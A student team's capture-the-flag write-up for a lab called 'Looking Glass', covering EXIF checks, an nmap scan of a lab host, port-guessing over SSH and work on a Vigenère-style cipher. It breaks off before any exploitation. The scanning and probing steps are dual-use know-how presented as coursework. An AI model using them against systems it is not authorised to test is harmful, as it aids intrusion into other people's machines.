PenTest 1

Looking Glass

HAXON


Members

ID	Name	Role
1211102370	LAU ZI THAO	Leader
1211102797	TENG WEI JOE	Member
1211101029	GARRISON GOH ZEN KEN	Member
1211103142	WONG KHAI KING	Member

Recon and Enumeration

Members Involved: Zi Thao, Wei Joe, Garrison,Khai King

Tools used: Kali Linux, ExifData, Google Chrome, nmap, SSH



exifdata

SUMMARY
DETAILED
UPLOAD

Aliceroom2.jpg

(click for original)

Resolution
480x624

SUMMARY

File Size	76 kB
File Type	JPEG
MIME Type	image/jpeg
Image Width	480
Image Height	624
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
X Resolution	150
Y Resolution	150
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)

Once the question was released in google classroom, we were stunned as only one image was shown in the provided room, nothing else. Wei Joe thought he could obtain some information from the image itself. He looked for the image link, nothing special with the link. Then he thought of using some tools to extract information from the image. He used Exifdata, this tool was taught in one of the lecture classes. Unfortunately, He did not find any useful information from there either.


```
┌──(kali㉿lauzt)-[~]
└─$ nmap -sC -sV -Pn -oN nmapscan1 10.10.234.168                          1 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 23:19 EDT
Nmap scan report for 10.10.234.168
Host is up (0.19s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

Ran an nmap scan on the deployed machine. The deployed machine seems to have ports open from 9000 to 14000. We saw dropbear ssh and google searched it and its exploits.


Initial Foothold

Members Involved: Zi Thao, Wei Joe, Garrison,Khai King

Tools used: kali linux, ssh, google chrome, wikipedia, vigenere cipher decoder,




Zi Thao tried connecting to ssh with the -p tag, and narrowing the ports down based on the “higher” or “lower” output, the ports are different for every machine. (there is no fingerprint prompt in the screenshot because the ports were searched before)




On his machine, on port 10252 he got an output that looks like this, some encrypted text and a “enter secret” input at the bottom. Besides, the port varies to the machine, after 18 attempts Wei


Joe got it on port 12411 on his machine.



Once see the encrypted text, Wei Joe just searched for a decoder, chose the first one and pasted it in.



And the result is obviously wrong.



Zi Thao searched “jabberwocky” and found that it is a poem written by lewis carroll, and he also made a cipher.

The Alphabet Cipher


From Wikipedia, the free encyclopedia

Lewis Carroll published "**The Alphabet-Cipher**" in 1868, possibly in a children's ma
volume describing how to break such ciphers and Charles Babbage had secretly fo


The piece begins with a tabula recta.

"The Alphabet-Cipher", Lewis Carroll, 1868 [edit]


	ABCDEFGHIJKLMNOPQRSTUVWXYZ	
A	abcdefghijklmnopqrstuvwxyz	A
B	bcdefghijklmnopqrstuvwxyza	B
C	cdefghijklmnopqrstuvwxyzab	C
D	defghijklmnopqrstuvwxyzabc	D
E	efghijklmnopqrstuvwxyzabcd	E
F	fghijklmnopqrstuvwxyzabcde	F
G	ghijklmnopqrstuvwxyzabcdef	G
H	hijklmnopqrstuvwxyzabcdefg	H
I	ijklmnopqrstuvwxyzabcdefgh	I
J	jklmnopqrstuvwxyzabcdefghi	J
K	klmnopqrstuvwxyzabcdefghij	K
L	lmnopqrstuvwxyzabcdefghijk	L
M	mnopqrstuvwxyzabcdefghijkl	M
N	nopqrstuvwxyzabcdefghijklm	N
O	opqrstuvwxyzabcdefghijklmn	O
P	pqrstuvwxyzabcdefghijklmno	P
Q	qrstuvwxyzabcdefghijklmnop	Q
R	rstuvwxyzabcdefghijklmnopq	R
S	stuvwxyzabcdefghijklmnopqr	S
T	tuvwxyzabcdefghijklmnopqrs	T
U	uvwxyzabcdefghijklmnopqrst	U
V	vwxyzabcdefghijklmnopqrstu	V
W	wxyzabcdefghijklmnopqrstuv	W
X	xyzabcdefghijklmnopqrstuvw	X
Y	yzabcdefghijklmnopqrstuvwx	Y
Z	zabcdefghijklmnopqrstuvwxy	Z
	ABCDEFGHIJKLMNOPQRSTUVWXYZ	




It's called “the alphabet-cipher” and has a Wikipedia page about it. The page also mentions “Vigenère cipher” which can be useful information.




I then pasted the encrypted text into a decoder and tried out every single line in the Wikipedia page hoping to get something. I didn’t.




